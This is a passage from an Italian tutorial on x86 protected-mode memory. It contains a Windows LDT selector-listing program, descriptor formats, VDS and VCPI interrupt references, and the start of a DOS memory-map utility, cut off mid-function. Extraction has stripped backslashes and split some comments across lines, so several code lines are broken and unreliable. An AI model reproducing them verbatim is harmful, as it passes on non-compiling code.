// Get a pointer to the start of the LDT
lpDescriptor = MAKELP(GetLDTAlias(), 0);
if ( !lpDescriptor )
{
MessageBox(hWndDlg, "Unable to find LDT", 0, MB_OK);
return;
}
// The alias selector that allows access to the LDT can have a limit
// of less than 64K to prevent poking around in the unused upper
// reaches. Therefore, we need to figure out how many DESCRIPTOR
// entries can fit within the limit of the LDT alias
ldtSelectorCount = (WORD)GetSelectorLimit( SELECTOROF(lpDescriptor) )
/ sizeof(DESCRIPTOR);
// Iterate through each descriptor of the LDT (or at least every selector
// that we're allowed to look at)
for ( i=0; i < ldtSelectorCount; i++ )
{
// If it's a not present descriptor and at ring 3, do our thing
if ( !(lpDescriptor->present) && (lpDescriptor->dpl == 3) )
{
// Get the owner's filename.
if ( GetModuleFileName(lpDescriptor->limit_0_15, szFilename,
sizeof(szFilename)) == 0 )
{
// GetModuleFileName() failed. The selector's owner
isn't
// an HMODULE, so format a string with the owning PSP
wsprintf(szFilename, "allocated by PSP %04X",
lpDescriptor->limit_0_15);
lpszBaseFilename = szFilename;
}
else // GetModuleFileName() succeeded (owner is an HMODULE)
{
// search backwards from the end of the string to find
the
// final directory separator. If it's found, bump up
// the pointer by one to point directly to the base
filename
lpszBaseFilename = _fstrrchr(szFilename, '');
if ( lpszBaseFilename )
lpszBaseFilename++;
}
// Format the string to go into the listbox:
// "Selector code/data OwningFilename"
wsprintf(szBuffer, "%04X %s %s", (i * 8) + 7,
(LPSTR)(lpDescriptor->code_data ? "CODE" :
"DATA"),
(LPSTR)(lpszBaseFilename));
// Add the string to the listbox
SendDlgItemMessage(hWndDlg, IDL_SELECTORS, LB_ADDSTRING,
0, (LPARAM)(LPSTR)szBuffer);
// update our running code/data descriptor totals
lpDescriptor->code_data ? cCode++ : cData++;
}
lpDescriptor++; // Advance to the next descriptor
}
// Now that we've gone through all the descriptors, spit out the
// final totals into the text control
wsprintf(szBuffer, "Code: %u Data: %u", cCode, cData);
SendDlgItemMessage(hWndDlg, IDT_TOTALS, WM_SETTEXT,
0, (LPARAM)(LPSTR)szBuffer);
}
BOOL CALLBACK _export NPresentDlgProc(HWND hWndDlg, UINT msg,
WPARAM wParam, LPARAM lParam)
{
switch ( msg )
{
case WM_COMMAND:
if ( wParam == IDB_EXIT )
EndDialog(hWndDlg, 0);
return TRUE;
case WM_INITDIALOG:
ListNotPresentSelectors(hWndDlg);
return TRUE;
case WM_CLOSE:
EndDialog(hWndDlg, 0);
return FALSE;
}
return FALSE;
}
int PASCAL WinMain( HANDLE hInstance, HANDLE hPrevInstance,
LPSTR lpszCmdLine, int nCmdShow )
{
DialogBox(hInstance, "NPresentDlg", 0, (DLGPROC)NPresentDlgProc);
return 0;
}
Questo è l file .DEF
NAME NPRESENT
DESCRIPTION 'Program to generate not-present fault'
EXETYPE WINDOWS
CODE PRELOAD MOVEABLE DISCARDABLE
DATA PRELOAD MOVEABLE MULTIPLE
STACKSIZE 5120
HEAPSIZE 5120
Il file .RC
#include <windows.h>
#include "npresent.h"
NPresentDlg DIALOG 100, 48, 148, 118
STYLE DS_MODALFRAME | WS_POPUP | WS_CAPTION | WS_SYSMENU
CAPTION "NPRESENT - Matt Pietrek 1993"
BEGIN
LTEXT "Not-Present Ring 3 selectors", -1, 4, 4, 104, 9, WS_CHILD |
WS_VISIBLE | WS_GROUP
LISTBOX IDL_SELECTORS, 4, 14, 140, 80, LBS_NOTIFY | WS_CHILD | WS_VISIBLE
| WS_BORDER | WS_VSCROLL
PUSHBUTTON "Exit", IDB_EXIT, 121, 100, 24, 14, WS_CHILD | WS_VISIBLE |
WS_TABSTOP
LTEXT "", IDT_TOTALS, 4, 103, 104, 8, WS_CHILD | WS_VISIBLE | WS_GROUP
END
Ed infine il file .H e .MAK
#define IDL_SELECTORS 101
#define IDB_EXIT 102
#define IDT_TOTALS 103
PROJNAME = NPRESENT
$(PROJNAME).exe: $(PROJNAME).obj $(PROJNAME).res
link /ON:N /A:16 $(PROJNAME).obj, $(PROJNAME), , 
LIBW.LIB TOOLHELP.LIB SLIBCEW.LIB,$(PROJNAME).def
RC $(PROJNAME).res $(PROJNAME).exe
$(PROJNAME).obj: $(PROJNAME).c $(PROJNAME).h
CL /W3 /GAs /G2 /c /Zi $(PROJNAME).c
$(PROJNAME).res: $(PROJNAME).rc
RC -R -FO $(PROJNAME).res $(PROJNAME).rc
Analizzando il programma potreste capire la tecnica che comunque vi sarà più
chiara guardando i formati delle seguenti strutture.
Il seguente è un formato di base del descrittore dei segmenti.
Segment Descriptor
------------------
15 14 13 12 11 10 09 08 07 06 05 04 03 02 01 00
[ Base address 31:24 ] [G] [D] [0] [AVL] [Sg. length 19:16]
[P] [DPL] [DT] [ Type ] [ Base address 23:16 ]
[ Base address 15:00 ]
[ Segment length 15:00 ]
Guardate le tabella nelle pagine successive i descrittori usati.
Il descrittore di base di un segmento ha lunghezza 4*16=64 bits.
Al fine di comprendere in modo migliore questa struttura la si può vedere in
formato assemblativo.
; contains a segment descriptor
struc segment_descriptor
seg_length0_15 dw ? ; low word of the segment length
base_addr0_15 dw ? ; low word of base address
base_addr16_23 db ? ; low byte of high word of base addr.
flags db ? ; segment type and misc. flags
access db ? ; highest nibble of segment length
; and access flags
base_addr24_31 db ? ; highest byte of base address
ends segment_descriptor
Il descrittore degli interrupts è invece il seguente.
15 14 13 12 11 10 09 08 07 06 05 04 03 02 01 00
[ Offset 31:16 ]
[P] [ DPL ] [0] [1] [1] [1] [0] [0] [0] [0] [0] [0] [0] [0] [0]
[ Selector 00:15 ]
[ Offset 00:15 ]
In formato assembler invece :
; contains an interrupt descriptor
struc interrupt_descriptor
offset0_15 dw ? ; low word of handler offset
selector0_15 dw ? ; segment selector
zero_byte db 0 ; unused in this descriptor format
flags db ? ; flag-byte
offset16_31 dw ? ; high word of handler offset
ends interrupt_descriptor
Il significato dei vari indicatori è il seguente.
G E’ la granularit del segmento
G = 0 1 byte4 di granularit
G = 1 4 K di granularit
Se questo bit è settato si deve moltiplicare per 4096 la lunghezza delo
campo nel descrittore per avere la lunghezza reale.
D Dimensione di defualt dell’operando
D = 0 Operando a 16 bits
D = 1 Operando a 32 bits
Le dimensioni di default degli operandi di certe istruzioni speciali quali
REP xxx.
AVL Disponibile per il sistema
Questo bit non è usato per i processori 286/386/486.
P Presenza
P = 0 il segmento non è presente
P = 1 il segmento è presente
Con questo bit è possibile implementare un gestore di memoria virtuale.
Se un applicazione vuole allocare pi memoria di quanta disponibile,
salvate l’ultimo segmento usato su disco, quindi cancellate il bit in P.
Il prossimo accesso a questo segmento creer un General Protection Fault.
Si intercetta l’errore , si rilegge il segmento e si setta il suo bit P.
Il processore testa P solo dopo aver generato il Geneal Protection Fault.
DPL Descriptor Privilege Level.
0 <= DPL <= 3
Il DPL contiene quello definito come Descriptor Privilege Level.
Questo ha un range da 0 (privilegio maggiore) a 3 (privilegio minore).
Se il processore tenta di accedere ad un segmento con privilegio maggiore
di quello da cui è stata generata la chiamata, genera un General
Protection Fault.
DT Descriptor Type.
DT = 0 System escriptor (System segment o Gate)
DT = 1 Application descriptor (Data o Code)
Se questo bit è azzerato il descrittore descrive un segmento che
disponibile per un software di sistema o per un descrittore di gate.
TYPE Tipo di segmento.
Questi 4 bits descrivono il tipo di segmento.
Bit 3 2 1 0 Type Description
Name T E W A
0 0 0 0 Data read-only
0 0 0 1 Data read-only, accessed
0 0 1 0 Data read/write
0 0 1 1 Data read/write, accessed
0 1 0 0 Data read-only, expand down
0 1 0 1 Data read-only, exp. down, acc.
0 1 1 0 Data read-write, expansion down
0 1 1 1 Data read-write, exp. down, acc.
1 0 0 0 Code exec-only
---------------------------------------------------------------
Name T C R A
1 0 0 1 Code exec-only, accessed
1 0 1 0 Code exec-read
1 0 1 1 Code exec-read, accessed
1 1 0 0 Code exec-only, conforming
1 1 0 1 Code exec-only, conf., acc.
1 1 1 0 Code exec-read, conforming
1 1 1 1 Code exec-read, conf., acc.
Nel prossimo capitolo vedremo un tabella con tutti gli interrupts.
Qui a seguito riporto gli interrupts e i servizi legati al modo protetto.
Error codes:
01h region not in contigous memory
02h region crossed a physical alignment boundary
03h unable to lock pages
04h no buffer available
05h region too large for buffer
06h buffer currently in use
07h invalid memory region
08h region wasn't locked
09h number of physical pages greater than table length
0ah invalid buffer ID
0bh copy out of buffer range
0ch invalid DMA channel number
0dh disable count overflow
0eh disable count underflow
0fh function not supported
10h reserved flag bits set in DX
(DMA Descriptor Structure - DDS).
Format as following:
Offset Bytes Meaning
00h 4 size of region
04h 4 region offset
08h 2 region segment
0ah 2 buffer ID
0ch 4 linear address
Alcune fnzioni usano un formato esteso (EDDS):
Offset Bytes Meaning
00h 4 size of region
04h 4 region offset
08h 2 region segment
0ah 2 reserved
0ch 2 number available
0eh 2 number used
10h 4 linear address (region 0)
14h 4 size in bytes (region 0)
18h 4 linear address (region 1)
1ch 4 size in bytes (region 1)
.
.
.
If there are page tables contained, the following structure applies:
Offset Bytes Meaning
00h 4 size of region
04h 4 region offset
08h 2 region segment
0ah 2 reserved
0ch 2 number available
0eh 2 number used
10h 4 Page Table Entry 0
14h 4 Page Table Entry 1
.
.
.
Bits 1-12 of a Page Table Entry should be cleared. Bit 0 has to be set if the
page is present and locked.
Func: VDS Get Version (AX=8102h)
Call: INT 4Bh
Input: AX=8102h
DX=0
Return: CY=1 - error
AL=error code
CF=0 - ok
AH=major version number
AL=minor version number
BX=product number
CX=revision number
DX=flags
SI:DI=buffer size
Notes: Flag bits in DX:
Bit Meaning
0 PC/XT Bus System (1Mb addressable)
1 physical buffer/remap region in 1st Mb
2 automatic remap enabled
3 all memory physically contigous
4-15 reserved
SI:DI contains maximal size of DMA buffer.
Func: VDS Lock DMA Region (AX=8103h)
Call: INT 4Bh
Input: AX=8103h
DX=Flags
ES:SI=DMA Descriptor
Return: CY=1 - error
AL=error code
CY=0 - ok
Notes: DX is used as flag register to control the operation.
Bit Meaning
0 reserved (cleared)
1 copy data to buffer (ignored if bit 2 set)
2 don't allocate buffer if region not contigous or
exceeds physical boundaries (bit 4,5)
3 don't try to automatically remap
4 region must not exceed 64kb
5 region must not exceed 128kb
6-15 reserved (cleared)
Region Size Field in DDS contains size of maximal contigous memory
area. If Carry Flag is clear, area is locked and may not be swapped.
Physical Address and Buffer ID are filled by the function. If Buffer ID
is 0, no buffer has been allocated.
Func: VDS Unlock DMA Region (AX=8104h)
Call: INT 4Bh
Input: AX=8104h
DX=flags
ES:DI=DMA Descriptor
Return: CY=1 - error
AL=error code
CY=0 - ok
Notes: Flag bits in DX:
Bit Meaning
0 reserved (cleared)
1 Copy data from buffer
2-15 reserved (cleared)
Region Size, Physical Address and Buffer ID in DDS have to be filled.
Func: VDS Scatter/Gather Lock Region (AX=8105h)
Call: INT 4Bh
Input: AX=8105h
BX=page offset (not sure about it)
DX=flags
ES:DI=DMA Descriptor
Return: CY=1 - error
AL=error code
CY=0 - ok
Notes: Function is used to lock parts of memory. Useful if parts of memory
are swapped out.
Flag bits in DX:
Bit Meaning
0-5 reserved (cleared)
6 return EDDS with page table entries
7 only lock existing pages, fill not existing pages
with 0
8-15 reserved (cleared)
Region Size, Linear Segment, Linear Offset and Number Available have to
be set. Region Size Field in EDDS will be filled with size of largest
contigous memory block. Number Used will be filled with the number of
used pages. If bit 6 in DX is set, lower 12 bits of BX should contain
offset of first page (not sure about that).
Func: VDS Scatter/Gather Unlock Region (AX=8106h)
Call: INT 4Bh
Input: AX=8106h
DX=Flags
ES:DI=DMA Descriptor
Return: CY=1 - error
AL=error code
CY=0 - ok
Notes: Flag bits in DX:
Bit Meaning
0-5 reserved (cleared)
6 EDDS contains page table entries
7 EDDS may contain not present pages
8-15 reserved (cleared)
ES:DI contains EDDS initialised by function 8105h.
Func: VDS Request DMA Buffer (AX=8107h)
Call: INT 4Bh
Input: AX=8107h
DX=Flags
ES:DI=DMA Descriptor
Return: CY=1 - error
AL=error code
CY=0 - ok
Notes: Flag bits in DX:
Bit Meaning
0 reserved (cleared)
1 Copy data to buffer
2-15 reserved (cleared)
ES:DI contains pointer to DDS. Region Size has to be filled. If bit 1
in DX is set, Region Offset and Region Segment have to be filled, too.
Function returns Physical Address, Buffer ID and Region Size.
Func: VDS Release DMA Buffer (AX=8108h)
Call: INT 4Bh
Input: AX=8108h
DX=flags
ES:DI=DMA Descriptor
Return: CY=1 - error
AL=error code
CY=0 - ok
Notes: Flag bits in DX:
Bit Meaning
0 reserved (cleared)
1 copy data from buffer
2-15 reserved (cleared)
Buffer ID in DDS has to filled. If bit 1 in DX is set, Region Size,
Region Offset and Region Segment have to be initialised, too.
Func: VDS Copy into DMA Buffer (AX=8109h)
Call: INT 4Bh
Input: AX=8109h
DX=0
ES:DI=DMA Descriptor
BX:CX=offset
Return: CY=1 - error
AL=error code
CY=0 - ok
Notes: BX:CX contains offset into DMA Buffer. ES:DI contains pointer to
DDS.
Buffer ID, Region Offset, Region Segment and Region Size have to be
initialised.
Func: VDS Copy out of DMA Buffer (AX=810ah)
Call: INT 4Bh
Input: AX=810ah
DX=0
ES:DI=DMA Descriptor
BX:CX=offset
Return: CY=1 - error
AL=error code
CY=0 - ok
Notes: BX:CX contains offset into DMA Buffer. ES:DI contains pointer to
DDS.
Buffer ID, Region Offset, Region Segment and Region Size have to be
initialised.
Func: VDS Disable DMA Translation (AX=810bh)
Call: INT 4Bh
Input: AX=810bh
DX=0
BX=DMA channel
Return: CY=1 - error
AL=error code
CY=0 - ok
Notes: Function stops DMA transfer on channel BX.
Func: VDS Enable DMA Translation (AX=810ch)
Call: INT 4Bh
Input: AX=810ch
DX=0
BX=DMA channel
Return: CY=1 - error
AL=error code
CY=0 - ok
Notes: Function starts DMA transfer on channel BX.
VIRTUAL CONTROL PROGRAM INTERFACE (VCPI)
Il VCPI è il metodo sandard pe la gestione della memoria in modo protetto.
La comunicazione tra l’interfaccia e l’applicazone è suddivisa in Server e
Client.
Il programma che gestisce l’interfaccia è visto come Server mentre
l’applicazione come Client.
Per chiamare il server ci sono due metodi: in modo reale ci si può servire
dell’interrupt 67H mentre in modo protetto bisogna eseguire delle CALL FAR.
Qui a seguito sono riportati i servizi dell’ int 67H.
Func: VCPI Installation Check (INT 67h, AX=DE00h)
Call: INT 67h
Input: AX=DE00h
Return: AH=0 - VCPI is available
BH=major version number
BL=minor version number
AH!=0 - VCPI not available
Notes: Some docs say that AH=84h on return if VCPI isn't available, but EMM
is enabled.
Func: VCPI Get Protected Mode Interface (INT 67h, AX=DE01h)
Call: INT 67h
Input: AX=DE01h
DS:SI=pointer to descriptors
ES:DI=pointer to client pages
Return: AH=0 - ok
DI=pointer into page directory
EBX=offset of entry point
AH!=0 - error
Notes: To call the Server in Protected Mode, you have to use the returned
address. The memory at DS:SI has to have enough space for three GDT
Descriptors, the first descriptor will be filled with the VCPI
code segment. Use a FAR CALL into this segment, offset EBX, to reach
the Server dispatcher. The space has to be in the first page in the
applications code segment. ES:DI has to contain a pointer to a list of
pages used by the Client. In DI, a pointer to the first unused page is
returned.
Func: VCPI Get Maximum Physical Memory (INT 67h, AX=DE02h)
Call: INT 67h
Input: AX=DE02h
Return: AH=0 - ok
EDX=page address
AH!= - error
Notes: EDX contains the address of the highest 4kb page in memory. The
lowest
12 bits are set to zero. Some Clients are using this call to
initialize their data structures.
Func: VCPI Get Number of Free 4K Pages (INT 67h / CALL FAR, AX=DE03h)
Call: INT 67h / CALL FAR
Input: AX=DE03h
Return: AH=0 - ok
EDX=number of free pages
AH!=0 - error
Notes: The call returns the number of free pages that are available for all
tasks. This function is available in Protected Mode, too. (CALL FAR...)
Func: VCPI Allocate a 4K Page (INT 67h / CALL FAR, AX=DE04h)
Call: INT 67h / CALL FAR
Input: AX=DE04h
Return: AH=0 - ok
EDX=page address
AH!=0 - error
Notes: The function allocates a 4K page for the Client. The lowest 12 bits
of
EDX are set to 0. This function is available in Protected Mode, too.
Func: VCPI Free a 4K Page (INT 67h / CALL FAR, AX=DE05h)
Call: INT 67h / CALL FAR
Input: AX=DE05h
EDX=page address
Return: AH=0 - ok
AH!=0 - error
Notes: The page has to be allocated by function DE04h. The lowest 12 bits
of
EDX are set to 0. This function is available in Protected Mode, too.
Func: VCPI Get Physical Address of Page in First MB (INT 67h, AX=DE06h)
Call: INT 67h
Input: AX=DE06h
CX=page number
Return: AH=0 - ok
EDX=page address
AH!=0
Notes: The function returns the address of a page in the first MB. The
lowest
12 bits of EDX are set to zero. The page number in CX is the address of
the page SHL 12. (This is written in my VCPI docs, but quite illogical,
because then there are only the 4 highest bits available for the page
number)
Func: VCPI Read CR0 (INT 67, AX=DE07h)
Call: INT 67h
Input: AX=DE07h
Return: AH=0 - ok
EBX=CR0
AH!=0 - error
Notes: The function returns CR0 in EBX because MOV xxx,CR0 isn't allowed in
V86 Mode. However, EMM386 and QEMM simulate this instruction and you
don't have to use an interrupt call.
Func: VCPI Read Debug Register (INT 67h, AX=DE08h)
Call: INT 67h
Input: AX=DE08h
ES:DI=pointer to buffer
Return: AH=0 - ok
AH!=0 - error
Notes: ES:DI has to provide enough space for 8 entries, every entry has a
size
of 4 bytes. The function stores DR0, DR1, ..., DR7. DR4 and DR5 are
unused.
Func: VCPI Set Debug Register (INT 67h, AX=DE09h)
Call: INT 67h
Input: AX=DE09h
ES:DI=pointer to buffer
Return: AH=0 - ok
AH!=0 - error
Notes: ES:DI has to point to a table with 8 entries, every entry has a size
of
4 bytes. The function loads DR0, DR1, ..., DR7. DR4 and DR5 are unused.
Func: VCPI Get 8259 Interrupt Vector Mappings (INT 67h, AX=DE0Ah)
Call: INT 67h
Input: AX=DE0Ah
Return: AH=0 - ok
BX=1st PIC Vector Map
CX=2nd PIC Vector Map
AH!=0 - error
Notes: The Server returns the mapping from the Master PIC in BX (start of
first 8 hardware IRQs) and the mapping from the Slave PIC in CX (start
of next 8 hardware IRQs). If there's no Slave PIC installed, CX is
undefined.
Func: VCPI Set 8259 Interrupt Mappings (INT 67h, AX=DE0Bh)
Call: INT 67h
Input: AX=DE0Bh
BX=1st PIC Vector Map
CX=2nd PIC Vector Map
Return: AH=0 - ok
AH!=0 - error
Notes: Master PIC is programmed with BX, Slave PIC is programmed with CX.
Interrupts have to be disabled before calling this function.
Func: VCPI Switch to Protected Mode (INT 67h, AX=DE0Ch)
Call: INT 67h
Input: AX=DE0Ch
ESI=pointer to data structure
Return: AH=0 - ok
AH!=0 - error
Notes: The data structure has to be setup by the Client in the first MB.
ESI
has to contain the linear address of it. Structure as follows:
Offset Bytes Meaning
00h 4 new value for CR3
04h 4 linear address in first MB of value for
GDT register (6 bytes)
08h 4 linear address in first MB of value for
IDT register (6 bytes)
0Ch 2 selector for LDT register
0Eh 2 selector for Task Register
10h 4 EIP of Protected Mode entry point
14h 2 CS of Protected Mode entry point
The function loads GDTR, IDTR, LDTR and TR. SS:ESP has to point to a
stack with at least 16 bytes available on entry. EAX, ESI, DS, ES, FS
and GS are destroyed.
The CPU continues execution in Protected Mode at address CS:EIP
specified in the table.
Interrupts are disabled on return.
Func: Switch from Protected Mode to V86 Mode (CALL FAR, AX=DE0Ch)
Call: CALL FAR
Input: AX=DE0Ch
DS=segment selector
Return: ---
Notes: The stack has to be shifted in the first MB on entry. DS has to
contain
a selector for a segment that includes the address area returned by
function DE01h.
The function switches to V86 mode. Interrupt have to be disabled.
GDTR, IDTR, LDTR and TR are initialised by the Server. SS:ESP has to
contain the following structure:
Offset Meaning
-28h GS
-24h FS
-20h DS
-1Ch ES
-18h SS
-14h ESP
-10h reserved
-0Ch CS
-08h EIP
00h return address
EAX is destroyed.
Ed ora ecco un bel programmino che usando l’interrupt 67h appena visto vi
restitusce informazioni sulla memoria in tutte le salse.
// --------------------------------------------------------------------------
//
// File: MAP.C
// Compiler: Borland C++ 3.1 (COMPACT model with byte alignment)
// Notes: Memory map.
//
// --------------------------------------------------------------------------
// Include files ------------------------------------------------------------
#include <stdio.h>
#include <stdlib.h>
#include <dos.h>
#include <mem.h>
#include <string.h>
// Constants ----------------------------------------------------------------
#define uchar unsigned char
#define ushort unsigned int
#define ulong unsigned long
#define FALSE 0
#define TRUE 1
#define MAX_ITEM 150
#define MAX_VEC 100
#define MAX_DRIVE 20
#define MAX_HANDLE 255
#define MT_NONE 0
#define MT_SYSCODE 1
#define MT_SYSDATA 2
#define MT_PROGRAM 3
#define MT_DEVICE 4
#define MT_ENV 5
#define MT_DATA 6
#define MT_FREE 7
#define MT_MAP 8
#define NORMAL 0
#define UPPER 1
#define USAGE "MAP 2.0, memory map utilityn" 
"Usage: MAP [-option ...]n" 
"Options:n" 
" -n list of programs in normal memory
(default)n" 
" -u list of programs in normal and upper
memoryn" 
" -f full list of memory blocksn" 
" -d list of device driversn" 
" -x XMS reportn" 
" -e EMS reportn" 
" -h,? this text"
// Types --------------------------------------------------------------------
// Structure of device driver header.
typedef struct device_header {
struct device_header *next;
ushort attr;
ushort strategy_rutin;
ushort interrupt_rutin;
uchar name[8];
} DEVICE_HEADER;
// Structure of device driver information.
typedef struct {
struct device_header *addr;
uchar devname[9];
uchar progname[9];
ushort attr;
uchar drive_num;
uchar drives[MAX_DRIVE];
} DINFO;
// Structure of DOS DPB.
typedef struct dpb {
uchar drive_num;
uchar unit_number;
ushort bytes_in_sector;
uchar lsec_num;
uchar log_base;
ushort reserved_num;
uchar FAT_num;
ushort rootentry_num;
ushort first_sector;
ushort largest_cluster;
ushort sectors_in_FAT;
ushort root_firstsector;
DEVICE_HEADER *device_addr;
uchar media_desc;
uchar block_flag;
struct dpb *next_dpb;
} DPB;
// Internal structure of DOS DATA blocks.
typedef struct {
uchar type;
ushort start;
ushort size;
uchar unused[3];
uchar name[8];
} SD_HEADER;
// Stucture of MCB header.
typedef struct {
uchar type;
ushort owner;
ushort size;
uchar unused[3];
uchar name[8];
} MCB;
// Structure of programs, device drivers, memory blocks information.
typedef struct {
uchar type;
ushort seg;
ushort owner;
ushort environment;
uchar name[10];
ulong size;
uchar vecnum;
uchar vectors[MAX_VEC];
} MINFO;
// Structure of allocated EMS handles.
typedef struct {
ushort handle;
ushort pages;
} EMS_HANDLE;
// Structure of allocated XMS handles.
typedef struct {
ushort handle;
ulong size;
ushort locks;
} XMS_HANDLE;
// Local variables ----------------------------------------------------------
static uchar copyright[]=
"Sulyok P‚ter (C) 1992,1994.";
static MCB *first_mcb=NULL;
static MINFO mlist[MAX_ITEM];
static ushort mlistnum=0;
static DEVICE_HEADER *first_dev=NULL;
static DPB *first_dpb=NULL;
static DINFO dlist[MAX_ITEM];
static ushort dlistnum=0;
static uchar *typenames[]=
{
" ",
"system code ",
"system data ",
"program ",
"device driver",
"environment ",
"data area ",
"free ",
};
static uchar ems_installed=FALSE;
static uchar ems_name[]="EMMXXXX0";
static ushort ems_frame=0;
static uchar ems_vermajor=0;
static uchar ems_verminor=0;
static ulong ems_size=0L;
static ulong ems_free=0L;
static ushort ems_totalhandle=0;
static ushort ems_freehandle=0;
static ushort ems_usehandle=0;
static EMS_HANDLE ems_handles[MAX_HANDLE];
static uchar xms_installed=FALSE;
static void far (*xms_drv)(void);
static ulong xms_free=0L;
static ulong xms_largest=0L;
static uchar xms_vermajor=0;
static uchar xms_verminor=0;
static uchar xms_hma=0;
static uchar xms_a20=0;
static XMS_HANDLE xms_handles[MAX_HANDLE];
static ushort xms_usehandle=0;
static ushort xms_freehandle=0;
static uchar upper_installed=FALSE;
static ulong upper_free=0L;
static ulong upper_large=0L;
static ushort upper_index=0;
// Local functions ----------------------------------------------------------
static void check_ems(void);
static void check_xms(void);
static void check_upper(void);
static void check_memory(void);
static uchar get_upperlink(void);
static int set_upperlink(uchar);
static void search_vectors(MINFO *);
static void search_sd(MCB *);
static void register_mcb(MCB *);
static int is_psp(MCB *);
static ushort env_seg(MCB *);
static void make_mcb_list(void);
static void make_dev_list(void);
static void normal_list(uchar type);
static void full_list(void);
static void device_list(void);
static void ems_list(void);
static void xms_list(void);
// --------------------------------------------------------------------------
// Name: check_ems
// Input: -
// Output: -
// Notes: Checks EMS memory and gets EMS parameters.
// --------------------------------------------------------------------------
static void check_ems(void)
{
void far *int67;
int67=(void *)getvect(0x67);
if (int67 == NULL)
return;
asm push ds
asm push si
asm push di
asm les di,int67
asm mov di,10
asm lea si,ems_name
asm mov cx,8
asm cld
asm repe cmpsb
asm pop di
asm pop si
asm pop ds
asm jz _found
return;
_found:
ems_installed=TRUE;
asm mov ah,41h
asm int 67h
asm or ah,ah
asm jnz _error
asm mov ems_frame,bx
asm mov ah,46h
asm int 67h
asm or ah,ah
asm jnz _error
asm mov bl,al
asm and al,0fh
asm and bl,0f0h
asm mov cl,4
asm shr bl,cl
asm mov ems_vermajor,bl
asm mov ems_verminor,al
asm mov ah,42h
asm int 67h
asm or ah,ah
asm jnz _error
asm mov word ptr ems_size,dx
asm mov word ptr ems_size[2],0
asm mov word ptr ems_free,bx
asm mov word ptr ems_free[2],0
ems_size*=16384L;
ems_free*=16384L;
asm push di
_ES=FP_SEG(&ems_handles);
_DI=FP_OFF(&ems_handles);
asm mov ah,4Dh
asm int 67h
asm pop di
asm or ah,ah
asm jnz _error
asm mov ems_usehandle,bx
if (ems_vermajor >= 4) {
asm mov ax,5402h
asm int 67h
asm or ah,ah
asm jnz _error
asm mov ems_totalhandle,bx
} else {
ems_totalhandle=ems_usehandle;
}
ems_freehandle=ems_totalhandle - ems_usehandle;
return;
_error:
puts("EMS INTERNAL ERROR.");
exit(1);
}
// --------------------------------------------------------------------------
// Name: check_xms
// Input: -
// Output: -
// Notes: Checks XMS memory and gets XMS parameters.
// --------------------------------------------------------------------------
static void check_xms(void)
{
asm mov ax,4300h
asm int 2fh
asm cmp al,80h
asm je _found
return;
_found:
xms_installed=TRUE;
asm mov ax,4310h
asm int 2fh
asm mov word ptr xms_drv,bx
asm mov word ptr xms_drv[2],es
asm mov ah,0
(*xms_drv)();
asm mov xms_vermajor,ah
asm mov xms_verminor,al
asm mov xms_hma,dl
asm mov ah,8
(*xms_drv)();
asm mov word ptr xms_free,ax
asm mov word ptr xms_free[2],0
asm mov word ptr xms_largest,dx
asm mov word ptr xms_largest[2],0
xms_free*=1024L;
xms_largest*=1024L;
asm mov ah,7
(*xms_drv)();
asm or bl,bl
asm jnz _error
asm mov xms_a20,al
return;
_error:
puts("XMS INTERNAL ERROR.");
exit(1);
}
// --------------------------------------------------------------------------
// Name: get_upperlink
// Input: -
// Output: uchar 0 separated upper and normal blocks
// 1 linked upper and normal blocks
// Notes: Checks the connection of normal and upper memory blocks.
// --------------------------------------------------------------------------
static uchar get_upperlink(void)
{
asm mov ax,5802h
asm int 21h
return(_AL);
}
// --------------------------------------------------------------------------
// Name: set_upperlink
// Input: uchar link 0 separate it
// 1 link it
// Output: int 1 successful
// 0 there is no upper memory
// -1 system memory is trashed
// Notes: Set the connection between upper and normal memory
// blocks.
// --------------------------------------------------------------------------
static int set_upperlink(uchar link)
{
asm mov ax,5803h
asm xor bh,bh
asm mov bl,link
asm int 21h
asm jc _noumb
return(1);
_noumb:
asm cmp ax,1
asm jne _trash
return(0);
_trash:
return(-1);
}
// --------------------------------------------------------------------------
// Name: check_upper
// Input: -
// Output: -
// Notes: Checks upper memory.
// --------------------------------------------------------------------------
static void check_upper(void)
{
uchar origlink;
origlink=get_upperlink();
switch(set_upperlink(1)) {
case 1:
upper_installed=TRUE;
break;
case 0:
upper_installed=FALSE;
break;
case -1:
puts("SYSTEM MEMORY TRASHED!");
exit(1);
break;
}
set_upperlink(origlink);
}
// --------------------------------------------------------------------------
// Name: check_memory
// Input: -
// Output: -
// Notes: Checks EMS, XMS, upper memory.
// --------------------------------------------------------------------------
static void check_memory(void)
{
check_ems();
check_xms();
check_upper();
}
// --------------------------------------------------------------------------
// Name: is_psp
// Input: MCB *mcb address of the MSC structure
// Output: int TRUE it is a program
// FALSE it is a simple MCB block
// Notes: Checks the PSP of given MCB block.
// --------------------------------------------------------------------------
static int is_psp(MCB *mcb)
{
asm les bx,mcb
asm mov ax,es
asm inc ax
asm mov es,ax
asm mov ax,TRUE
asm cmp word ptr es:[bx],20CDh
asm je __exit
asm mov ax,FALSE
__exit:
return(_AX);
}
// --------------------------------------------------------------------------
// Name: env_seg
// Input: MCB *mcb address of MCB block
// Output: ushort segment of enviroment
// Notes: Returns the segment of the given MCB block.
// --------------------------------------------------------------------------
static ushort env_seg(MCB *mcb)
{
MCB *env;
asm les bx,mcb
asm mov ax,es
asm inc ax
asm mov es,ax
asm mov bx,ax
asm mov ax,es:[2Ch]
asm dec ax
asm mov es,ax
asm inc ax
asm cmp es:[1],bx
asm je __exit
asm mov ax,0
__exit:
return(_AX);
}
// --------------------------------------------------------------------------
// Name: search_vectors
// Input: MINFO *m address of a memory block
// Output: -
// Notes: Searches interrupt vectors of the given memory block.
// --------------------------------------------------------------------------
static void search_vectors(MINFO *m)
{
ushort i;
ulong begin, end, iv;
uchar far *ivp;
begin=(ulong)(m->seg + 1) << 4;
end=begin + m->size;
for(i=0; i<256; i++) {
memcpy(&ivp, MK_FP(0, i*4), 4);
iv=((ulong)(FP_SEG(ivp) + 1) << 4) + (ulong)FP_OFF(ivp);
if ((iv > begin) && (iv < end) && (m->vecnum < MAX_VEC))
m->vectors[m->vecnum++]=(uchar)i;
}
}
// --------------------------------------------------------------------------
// Name: search_sd
// Input: MCB *mcb address of MCB block
// Output: -
// Notes: Searches the internal parts of a DOS data block.
// --------------------------------------------------------------------------
static void search_sd(MCB *mcb)
{
ushort begin, end;
SD_HEADER *sd;
sd=MK_FP(FP_SEG(mcb) + 1, 0);
begin=FP_SEG(mcb);
end=FP_SEG(mcb) + mcb->size;
while((FP_SEG(sd) > begin) &&
(FP_SEG(sd) < end) &&
(mlistnum < MAX_ITEM)) {
mlistnum++;
